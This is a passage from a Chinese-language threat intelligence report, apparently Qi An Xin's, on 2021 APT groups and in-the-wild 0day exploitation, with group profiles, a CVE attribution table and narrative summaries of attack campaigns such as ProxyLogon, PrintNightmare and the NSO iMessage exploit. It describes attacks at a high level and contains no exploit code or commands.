2021 年全球安全厂商披露出多个具有高级攻击技术、并在本年度持续活跃的 APT 组织，包括奇安信披露的 APT-Q-28 组织[148]，具有国家背景组织的 BackdoorDiplomacy、PuzzleMaker、Agrius、SilverFish，非国家赞助的反政府组织 Indra 以及其他未知背景的 APT 组织，奇安信威胁情报中心整理上述组织的相关简介，如下表所示。

2021

APT-Q-28

最早活动时间：2019
公开披露时间：2021

该组织主要针对金融、证券、软件、游戏等行业，主要目的为敛财和发起供应链打击

2021

APT-Q-12

最早活动时间：2018
公开披露时间：2021

该组织攻击目标主要以人力资源咨询和贸易相关单位为主，主要目的为获取情报

2021

Harvester

最早活动时间：2021
公开披露时间：2021

2021 年 10 月由国外安全厂商 Symantec 披露，其攻击目标主要为阿富汗地区，针对 IT、电信等组织。最早攻击发现于 2021 年 6 月

2021

ChamelGang

最早活动时间：未知
公开披露时间：2021

由国外安全公司 PtSecurity 在 2021 年 9 月 30 号披露，目标针对能源公司、航空公司。受害者国家包括俄罗斯、美国、日本、土耳其、台湾、越南、印度、阿富汗、立陶宛和尼泊尔。主要目的是窃取数据

2021

DarkOxide

最早活动时间：2019
公开披露时间：2021

由国外安全公司 CrowdStrike 在 2021 年 9 月 15 日披露的组织，该组织针对亚太（APAC）地区的半导体行业，主要是敏感信息的盗窃

2021

Indra

最早活动时间：2019
公开披露时间：2021

由国外安全厂商 checkpoint 披露，是一个非国家赞助的反政府组织。其目标针对伊朗、纽约、柏林、叙利亚等。目标针对各种基础设施。从 2019 年 9 月开始攻击，其推特称其对攻击负责

2021

BackdoorDiplomacy

最早活动时间：2017
公开披露时间：2021

该组织由国外安全厂商 ESET 披露，主要针对非洲和中东地区的外交、电信等相关重要领域开展了有组织、有计划、有针对性的长时间不间断攻击

2021

PuzzleMaker

最早活动时间：未知
公开披露时间：2021

PuzzleMaker 组织是由卡巴斯基于 2021 年 4 月披露的一个 APT 组织。该组织擅长使用软件漏洞发动攻击，例如在 Chrome 或 Windows 中所存在的漏洞，并利用这些漏洞实现入侵网络、执行恶意代码、窃取信息数据等攻击行为

2021

Agrius

最早活动时间：2020
公开披露时间：2021

Agrius 组织由国外网络安全公司 SentinelOne 发现并命名的 APT 组织，该组织疑似具有中东地区背景，通常利用已知的 Web 应用程序漏洞进行攻击，攻击目标包括中东地区和以色列国家民众和公司机构等个人或组织，常使用 Web shell 进行间谍活动和窃密操作

2021

SilverFish

最早活动时间：2020
公开披露时间：2021

攻击主要集中美国和欧洲国家和地区的政府部门、全球 IT 供应商、航空领域以及国防领域，专注于网络侦察和数据泄露

▲ 表 3.17 2021 年其他地区 APT 组织热点攻击活动

APT-Q-28 是一个专门针对金融、证券、软件、游戏等行业进行攻击的 APT 组织，善于通过使用 Web 层面的 Nday 漏洞的方式对目标进行渗透，主要目的为敛财和发起供应链打击。

APT-Q-12 组织攻击特点是通过发送带有恶意 lnk 文件的钓鱼邮件进行传播，使用 FileRun 框架或者第三方平台托管样本。

Harvester 组织拥有非常先进的攻击方式和定制的工具，包括自定义的 Backdoor.Graphon 后门、自定义的下载器、屏幕截图工具，以及商业的 Cobalt Strike Beacon、Metasploit 工具，在披露的活动中，其 C2 主要由 Azure、CloudFront 服务管理，用来避免载体被发现。

ChamelGang 组织目前发现的攻击方式是通过供应链和漏洞进行攻击，攻击特点是通过 Microsoft、TrendMicro、McAfee、IBM 和 Google 的合法服务伪装其恶意软件和网络通信，包括模仿合法域名、模

仿合法 SSL 证书；其使用的工具集包括 FRP、Cobalt Strike Beacon、Tiny shell 等知名恶意程序，还使用了以前未知的新恶意软件（例如，ProxyT、BeaconLoader 和 DoorMe 后门）。

DarkOxide 组织主要通过社交媒体进行网络钓鱼攻击，利用商业软件对主机进行控制和信息窃取，包括 Total Spy、RDP Wrapper、DWServe。

Indra 是一个非国家赞助的反政府组织，其最显著的攻击是发生在 2021 年 7 月 9 日，其攻击了伊朗的铁路基础设施网络，黑客在全国各地车站的信息板上显示有关火车延误或取消的信息，并敦促乘客拨打特定电话号码以获取更多信息，这个号码显然属于该国最高领导人阿亚图拉·阿里·哈梅内伊的办公室热线电话。

"Long delays due to cyber attacks. More information: 64411" message containing the Supreme Leader office number displayed on Iran's railways' stations boards. Image published by the media.

▲ 图 3.18 伊朗铁路基础设施网络被攻陷（2021.7.9）

并在次日再次攻击了伊朗道路和城市化部的网站，并声称为这 2 个攻击活动负责。

"We attacked the computer systems of the Railway Company and the Ministry of Roads and Urban Development". The message left by attackers on hacked machines

▲ 图 3.19 Indra 组织声称为伊朗铁路网络攻击事件负责

在对其进行关联时，在 Twitter 上发现了 INDRA 组织的以往的部分攻击活动，其在 2019 年 9 月声称已成功攻击了 Alfadelex 公司，摧毁了他们的网络，并泄露了客户和员工的数据。

▲ 图 3.20 Indra 组织在 Twitter 上声称为 Alfadelex 公司受攻击事件负责

BackdoorDiplomacy 组织主要利用暴露在互联网中的目标资产进行攻击，包括利用未修补的漏洞或文件上传漏洞，ESET 曾观测到其利用 CVE-2020-5902 漏洞来投放 Linux 后门并利用公开的工具进行横向移动，值得说明的是，Windows 和 Linux 操作系统都是该组织的攻击目标。

Agrius 组织通过使用恶意软件对受害者系统数据进行恶意抹除进行攻击，并且伪装为勒索攻击掩盖其攻击行为，该组织自 2020 年以来一直活跃，并且该组织的关注目标似乎由中东地区转移到以色列国家民众和公司机构等个人或组织。该组织的攻击活动的动机似乎主要为经济动机，但实际上该组织常使用 WebShell 进行间谍活动和窃密操作。

SilverFish 组织疑似与 SolarWinds 攻击以及 TrickBot 活动存在联系，并被指向具有东欧地区背景，SilverFish 使用的工具集包括 Empire、Cobalt Strike、Mimikatz、Powershell、BAT、CSPROJ、JavaScript 和用于枚举和数据泄露的 HTA 文件，据调查发现自 2020 年 12 月以来，SilverFish 至少对 4720 次个人攻击负责，主要集中在政府实体、全球 IT 提供商、从事航空业的公司和国防公司。

▲ 表 3.21 2021 年其它地区 APT 组织热点攻击活动

第四章 史诗级海量0day漏洞被用于APT攻击

2021 年以来，0day 漏洞攻击呈爆发趋势，在野利用的 0day/1day 漏洞数量超过 70 个，这在网络安全历史上是前所未见的。其不仅体现在漏洞数量多，而且漏洞类型几乎覆盖所有垄断市场份额的系统和产品，包括浏览器 (Chrome/IE/Safari)、Windows 操作系统、Windows Exchange Server、Microsoft Office、Adobe Reader、Apache HTTP Sever、iOS、Android 等。

在野 0day 漏洞利用的整体趋势以 Windows 平台为基础，Chrome/Safari 浏览器为主流向多平台延伸，内网核心服务域控 /Exchange 成为新的爆发点，同时随着 iOS，Android 生态的不断完善，相关 APT 组织针对这些平台的 0day 攻击也逐年以稳定的趋势增加。

0day 漏洞作为 APT 组织提升攻击能力的一大武器，不仅成熟的 APT 组织，包括一些以往不具备 0day 漏洞挖掘利用能力的组织，如 Bitter，也在通过类似第三方漏洞卖家的渠道扩充自身的 0day 存储，追求 0day 资源，不断发展自身，不断更新其攻击武器和手段。这已经成为了 APT 组织的一大趋势。

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2020-11261	Android	是	未知	未知
CVE-2021-1647	Windows Defender	是	未知	未知
CVE-2021-1782	iOS	否	未知	未知
CVE-2021-1870	iOS	否	未知	未知
CVE-2021-1871	iOS	否	未知	未知
CVE-2021-21148	Chrome	否	Lazaurs 针对安全研究人员的定向攻击	未知
CVE-2021-21017	Adobe Reader	否	未知	未知
CVE-2021-1732	Windows	是	Bitter 通过 Windows 提权 0day 攻击中国重点单位	安恒
CVE-2021-26855	Exchange Server	是	Hafnium 通过 Exchage 0day 漏洞进行攻击的事件	Volexity DEVCORE Microsoft Threat Intelligence Center

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2021-26857	Exchange Server	否	Hafnium 通过 Exchage 0day 漏洞进行攻击的事件	Volexity DEVCORE Microsoft Threat Intelligence Center
CVE-2021-26858	Exchange Server	否	Hafnium 通过 Exchage 0day 漏洞进行攻击的事件	Volexity DEVCORE Microsoft Threat Intelligence Center
CVE-2021-27065	Exchange Server	是	Hafnium 通过 Exchage 0day 漏洞进行攻击的事件	Volexity DEVCORE Microsoft Threat Intelligence Center
CVE-2021-21166	Chrome	否	未知 (针对亚美尼亚的定向攻击事件)	Microsoft Browser Vulnerability Research
CVE-2021-26411	Internet Explorer	是	Lazaurs 针对安全研究人员的定向攻击	Enki/360
CVE-2021-21193	Chrome	否	未知	未知
CVE-2021-1879	iOS	否	APT29 针对西欧政府官员的定向攻击事件	Google’s Threat Analysis Group
CVE-2021-28310	Windows	否	Bitter Windows 提权 0day 攻击事件	Kaspersky
CVE-2021-21220	Chrome	是	无	自由安全研究人员
CVE-2021-21224	Chrome	是	无	360
CVE-2021-22893	Pulse Secure VPN	否	UNC2630 针对美国国防工业基地 (DIB) 网络攻击	FireEye
CVE-2021-20021	SonicWall	否	UNC2682	FireEye
CVE-2021-20022	SonicWall	否	UNC2682	FireEye
CVE-2021-20023	SonicWall	否	UNC2682	FireEye
CVE-2021-27059	Office	否	未知	FireEye
CVE-2021-27085	Internet Explorer	否	未知	FireEye

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2021-28550	Adobe Reader	否	未知	未知
CVE-2021-30551	Chrome	否	未知 (针对亚美尼亚的定向攻击事件)	Google's Threat Analysis Group Google Project Zero
CVE-2021-30661	WebKit	否	未知	360
CVE-2021-30663	WebKit	否	未知	未知
CVE-2021-30665	WebKit	否	未知	360
CVE-2021-30666	WebKit	否	未知	360
CVE-2021-30761	WebKit	否	未知	未知
CVE-2021-30762	WebKit	否	未知	未知
CVE-2021-1905	Android	否	未知	未知
CVE-2021-1906	Android	否	未知	未知
CVE-2021-28663	Android	否	未知	未知
CVE-2021-28664	Android	否	未知	未知
CVE-2021-31199	Winodws	否	未知	未知
CVE-2021-31201	Winodws	否	未知	未知
CVE-2021-31955	Winodws	否	PuzzleMaker 通过 Chrome 攻击链完成的定向攻击事件	Kaspersky
CVE-2021-31956	Winodws	否	PuzzleMaker 通过 Chrome 攻击链完成的定向攻击事件	Kaspersky
CVE-2021-33739	Windows	是	未知	安恒
CVE-2021-33742	Internet Explorer	否	未知 (针对亚美尼亚的定向攻击事件)	Google’ s Threat Analysis Group
CVE-2021-30554	Chrome	否	未知	未知
CVE-2021-33771	Windows	否	SOURGUM 通过 Windows 提权 0day 攻击巴勒斯坦权力机构	未知
CVE-2021-34448	Internet Explorer	未知	未知	360

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2021-31979	Windows	否	SOURGUM 通过 Windows 提权 0day 攻击巴勒斯坦权力机构	Microsoft Threat Intelligence Center (MSTIC) Microsoft Security Response Center (MSRC)
CVE-2021-30563	Chrome	否	未知	未知
CVE-2021-30807	iOS	否	未知	未知
CVE-2021-36948	Windows	否	未知	未知
CVE-2021-1675	Windows printer	是	未知	Tencent Security Xuanwu Lab AFINE NSFOCUS
CVE-2021-34527	Windows printer	是	未知	未知
CVE-2021-36936	Windows printer	是	未知	未知
CVE-2021-36958	Windows printer	是	未知	未知
CVE-2021-40444	Internet Explorer	是	未知	Rick Cole (MSTIC) Dhanesh Kizhakkinan of Mandiant Genwei Jiang of Mandiant Haifei Li of EXPMON and Byce Abdo of Mandiant
CVE-2021-30860	iOS iMessage	否	NSO	The Citizen Lab
CVE-2021-30858	WebKit	否	未知	未知
CVE-2021-30632	Chrome	是	未知	未知
CVE-2021-30633	Chrome	否	未知	未知
CVE-2021-1789	Webkit	否	未知 (针对香港民主政治团体的定向攻击)	Google TAG Google Project Zero
CVE-2021-30869	macOS	否	未知 (针对香港民主政治团体的定向攻击)	Google TAG Google Project Zero

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2021-37973	Chrome	否	未知	Google's Threat Analysis Group Google Project Zero
CVE-2021-37975	Chrome	是	未知	未知
CVE-2021-37976	Chrome	是	未知	Google's Threat Analysis Group Google Project Zero
CVE-2021-30883	iOS	否	未知	未知
CVE-2021-40449	Windows	是	MysterySnail	Kaspersky
CVE-2021-38000	Chrome	否	未知	Google's Threat Analysis Group Google Project Zero
CVE-2021-38003	Chrome	否	未知	Google's Threat Analysis Group Google Project Zero
CVE-2021-1048	Android	否	未知	未知
CVE-2021-42292	Office	否	未知	Microsoft Threat Intelligence Center (MSTIC)
CVE-2021-42321	Exchange	是	未知	Microsoft Security Response Center Microsoft Threat Intelligence Center (MSTIC) 360
CVE-2021-40539	Zoho ManageEngine ADSelfService	是	APT27	未知
CVE-2021-22005	VMware vCenter Server	是	OceanLotus	未知
CVE-2021-44228	Apache Log4j	是	未知	未知
CVE-2021-4102	CHROME	是	未知	未知
CVE-2021-42287	Windows Active Directory	是	未知	未知

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2021-42278	Windows Active Directory	是	未知	未知

▲ 表 4.1 2021 年被曝光在野利用的高危漏洞

一、CVE-2021-1647：Windows Defender 的阿喀琉斯之踵

2021 年 1 月，Windows 操作系统自带的反病毒软件 Windows Defender 被爆 0day 漏洞（CVE-2021-1647），该漏洞被微软内部命名为 Achilles，即阿喀琉斯之踵，意为 Windows Defender 的致命弱点。漏洞为 Windows Defender 指令模拟执行时，在 Asprotect 解压过程中的一处堆溢出漏洞，若成功利用，将在未打补丁的目标机器上导致远程代码执行。

由于 Windows Defender 会默认在后台持续扫描样本，因此当未知 APT 组织将样本投递（邮件下发或浏览器利用）到默认使用 Windows Defender 作为杀软的用户时将触发漏洞，并直接执行恶意代码。


在漏洞修复不久，相关利用的攻击样本被上传到 Virustotal 恶意代码共享平台。

二、Chrome 浏览器在野 0day 漏洞攻击爆发

CVE-2019-5786，2019 年第一个 Chrome 的在野攻击 0day 漏洞，随后的三年里 Chrome 0day 漏洞攻击迎来爆发，并于 2021 年达到顶峰，可以预计的是在未来较长的一段时间内，Chrome 0day 漏洞依旧是 APT 组织攻城略地的一大利器，随着微软 Edge 加入 Chrome 内核阵营，Firefox 的逐渐衰落，Chrome 正逐渐统一浏览器市场，横跨移动到 PC 端的大部分市场，而浏览器本身的特性也决定了，无论是鱼叉邮件还是水坑攻击都天然地契合，如此巨大的攻击面也导致其成为攻击者竞相追逐的蛋糕。


2021 年 Chrome 相关的 0day 漏洞一共 17 个，这个数字甚至直接超过了 2020 年所有 APT 在野 0day 数量的一半，而由于 Chrome 沙盒的特性，每一个 Chrome 0day 的背后都需要一个权限提升的漏洞来进行沙盒绕过，因此 2021 年也是 Windows 在野提权爆发的一年。

2021 年 1 月，Google 披露的 Lazaurs 通过 Chrome 0day CVE-2021-21148 针对安全研究人员进行水坑攻击的事件[152]，整个攻击中使用了至少三个以上的 0day(CVE-2021-21148、CVE-2021-26411、未知的提权漏洞)，长达一年以上的精心准备，以及面向全世界二进制安全研究员的攻击群体，都足以让这次事件成为 APT 攻击史上浓墨重彩的一笔。



▲ 图 4.2 Lazarus 攻击安全研究人员事件流程

2021 年 4 月，两个被安全研究人员直接公开利用代码的漏洞：CVE-2021-21220/CVE-2021-21224，也在第一时间被攻击者直接用于真实攻击。2021 年 6 月，卡巴斯基披露了通过 Chrome 0day 漏洞进行攻击的事件，并将该行动命名为 PuzzleMaker [153]，攻击中疑似使用了公开的 CVE-2021-21224 利用代码，之后通过 Windows 0day CVE-2021-31955、CVE-2021-31956 实现提权。奇安信红雨滴团队于 2021 年 10 月独家捕获到完整在野利用攻击链，证实了当时卡巴斯基的猜测。



▲ 图 4.3 奇安信红雨滴团队捕获 Chrome 完整在野漏洞利用

此外，由于 Chrome 浏览器的流行，很多应用都尝试会将其集成到自身中以用于直接的页面展示，但是由于开发成本等原因，很难有厂商能跟上 Google 的更新修改速度，这就导致实际上很多这样的应用中集成的 Chrome 浏览器模块版本都较低，存在不少的 nday 漏洞。2021 年 4 月，奇安信红雨滴团队就捕获了通过 Chrome V8 引擎的 nday 漏洞攻击国内某知名 PC 版社交应用的案例。这样的漏洞对于 Chrome 而言是无伤大雅的 nday 漏洞，但是对于集成了相关组件的应用而言却是一击致命的 0day 漏洞。在可预见的未来，随着 Chrome 市场范围的逐渐统一，越来越多应用的集成，这种应用厂商无法跟上 Google 更新脚步将成为一个新的攻击面。

值得注意的是 17 个在野 0day 漏洞攻击中近乎 7 成以上的漏洞发现来自于 Google 的威胁情报及 Project zero 研究团队，此外除了年初 Lazarus 针对安全研究人员及 CVE-2021-21166 、CVE-2021-30551 这两个针对亚美尼亚的攻击外 [154]，似乎所有的攻击都没有明确的背景研判，整个 Chrome 0day 攻击的趋势似乎正朝着发现垄断化、攻击背景模糊化、攻击频率爆发化发展，而值得庆幸的是 Google 在 0day 攻击事件的处理上足够的积极快速。

三、Exchange、域控等内网核心资产 0day 漏洞成为焦点

2021 年同样也是 Exchange、域控漏洞爆发的一年，作为内网中重要的核心资产，一旦被攻破就意味这整个内网的沦陷。因此二者成为了近年来攻击者竟相追逐的香饽饽。

Exchange 漏洞在 2021 年达到顶峰，整个 2021 年 Exchange 相关攻击有着三个明显的时间点。

2021 年 2 月，由 Hafnium 攻击组织首次使用 ProxyLogon（CVE-2021-26855、CVE-2021-27065）0day 进行攻击 [155]，之后相关代码泄露，2021 年 2 月底到 2021 年 3 月 2 日期间，漏洞被部分 APT 组织大规模使用，涉及的组织包括 LuckyMouse、 Tick、 Winnti Group 及 Calypso。

2021 年 8 月，安全研究员 Orange 在 Blackhat 上公开了其用于 Pwn2Own 针对 Exchange 的 ProxyShell 细节，整个利用包含三个相关 0day 漏洞 CVE-2021-34473、CVE-2021-34523、CVE-2021-31207，随后 ProxyShell 便被 APT 组织 ChamelGang 用于针对俄罗斯相关燃料及航空行业的攻击中，此外如 BlackByte 的勒索家族也将该利用加入了自身的入侵工具包中。


2021 年 11 月，CVE-2021-42321 相关细节被安全研究人员以研究报告的形式公开，该漏洞最早于 2021 年天府杯被参赛者用于 Exchange 项目的破解挑战。

同样域控相关的漏洞也赶上 2021 的末班车，CVE-2021-42287、CVE-2021-42278 这两个 11 月域控相关的漏洞于 2021 年 12 月 10 日被安全研究人员武器化，通过域内一个普通权限的用户即可直接接管域控

服务器，由于该漏洞出现时间和本报告时间过于接近，目前为止还未发现有相关 APT 组织将其用于实际的攻击活动中。

四、久违的 Adobe Reader 在野 0day 漏洞利用攻击链

2021 年 03 月 26 日及 2021 年 05 月 11 日，Adobe 的每月例行补丁中分别修复了两个在野 0day CVE-2021-21017、CVE-2021-28550，该两个漏洞都由匿名研究人员提交给 Adobe 公司，之后便无攻击相关的报告披露，由于 Adobe Reader 本身自带沙盒，这也意味着一次成功的在野利用需要配合上用于沙盒逃逸的提权漏洞。




Acknowledgements

Adobe would like to thank the following for reporting the relevant issues and for working with Adobe to help protect our customers.

- Anonymously reported (CVE-2021-28550)

▲ 图 4.4 CVE-2021-28550 官方说明

而直到 2021 年 6 月 8 日，微软 6 月补丁日中修复了两个在野提权漏洞 CVE-2021-31201、CVE-2021-31199，而通过漏洞的通告可知[156]，CVE-2021-31201、CVE-2021-31199 皆在 CVE-2021-28550 的攻击中扮演了后续提权的角色，自此两次攻击中一共确认使用了四个 0day 漏洞。



FAQ

Is this CVE related to Adobe CVE-2021-28550?

Yes, Microsoft CVE-2021-31201 and CVE-2021-31199 address vulnerabilities that are related to Adobe's CVE-2021-28550, released in Adobe Security Bulletin ID APSB21-29. Customers running affected versions of Microsoft Windows should install the June security updates to be fully protected from these three vulnerabilities.

▲ 图 4.5 微软官方说明


五、网络武器军火商推波助澜

2021 年是在野 0day 爆发的一年，越来越多的 APT 组织开始将 0day 漏洞加入到自身的武器库中，但是并不是所有的 APT 组织都具备着 0day 漏洞挖掘和利用武器化的能力，因此武器军火商的影子也更加频

繁地出现在 2021 年的攻击事件中。

2021 年上半年，安全厂商相继披露了 APT 组织 Bitter 的在野 0day 攻击，两次攻击中分别涉及 Windows 提权 0day 漏洞 CVE-2021-1732/CVE-2021-28310 [157]，基于对 Bitter 组织之前的跟踪研究，该组织本身并不具备漏洞挖掘及利用相关的能力，这两次攻击中使用的 0day 漏洞我们更倾向于是地下 0day 漏洞市场的产物。


此外另一个值得一提的是 NSO，该公司总部位于以色列，出售网络武器及 0day 利用是该公司的一大业务，最为出名的 iPhone 三叉戟 0day 就来自于 NSO [158]。2021 年年初针对沙特政治家的攻击活动中使用的武器就同样来自于 NSO，攻击中使用了一枚 Imessage 相关的 0day 漏洞 CVE-2021-30860 以用于第一阶段获取用户的手机权限，这也是继 2019、2020 年连续三年 NSO 的 0day 武器攻击产品被捕获，该漏洞利用上通过一个整数溢出完成了一个图灵完备的系统，整个利用的复杂程度在漏洞利用史上也是少有的。



▲ 图 4.6 AND 和 XOR 门

六、打印噩梦（PrintNightmare）：一系列打印机 0day 漏洞

打印机相关漏洞最早被人熟知，应该是源于 2010 年的震网攻击事件，当时的攻击样本通过 MS10-061 打印机漏洞进行横向移动，自此之后打印机相关的漏洞便一直维持在不温不火的状态。直到 2021 年六月出现的 CVE-2021-1675，该漏洞一开始只是被微软评级为本地提权，但经过奇安信红雨滴团队研究后发现这是一个可以远程代码执行的高危漏洞，并首发公开了利用成果，随后引发全球安全研究人员的高度关注，继而挖掘出多个补丁绕过漏洞。



▲ 图 4.7 奇安信红雨滴团队 CVE-2021-1675 利用示例

而微软在整个漏洞修复过程中的草率处理，也导致该问题始终没有得到根治，从而在 CVE-2021-1675 补丁的基础上相继产生了多个绕过漏洞：CVE-2021-34527、CVE-2021-36936。此后打印机漏洞的热度也没有因为 PrintNightmare 的最终修复停止，疑似 CVE-2021-34481 编号的打印机共享漏洞被公开，整个 7 月到 8 月期间紧急修复了超过 5 个打印机相关的漏洞。

由于同时可以在远程和本地的场景下进行利用，且代码足够稳定，PrintNightmare 公开后不久便被多个勒索木马家族收录到武器库中。

七、针对 iOS/macOS 的多起 0day 漏洞攻击活动

2021 年上旬，360 披露了多起针对 Apple 系产品的高级威胁攻击，影响最新的 iOS，macOS 系统，攻击中涉及的三个漏洞 (CVE-2021-30661、CVE-2021-30665、CVE-2021-30666) 皆出现在 Webkit 中，攻击者通过鱼叉邮件 / 水坑的攻击方式投递攻击样本。

2021 年 5 月，国外多个厂商曝光了 APT29 组织进行群发钓鱼邮件的攻击[159]，在其中一次针对性钓鱼邮件攻击中，该组织并没有直接发送木马，而是采取发送链接的方式。当用户点击链接后，会被链接

对应的服务器进行识别，当识别到是 iOS 设备时，则用户将重定向到另一台控制服务器，而该服务器则返回 CVE-2021-1879 的 0day 漏洞利用代码，该漏洞为 iOS XSS(跨站脚本) 漏洞。

2021 年 8 月下旬，Google 威胁分析组捕获一起针对香港民主劳工的水坑攻击事件[160]，该媒体机构网站被攻陷后，其页面中被插入了指向攻击者构造的恶意漏洞页面。攻击中使用的是 Safari 浏览器的 nday 漏洞，漏洞触发后通过 macOS 的 0day 漏洞 CVE-2021-30869 实现权限提升。

八、CVE-2021-40444：精妙的 Office 在野 0day 漏洞利用

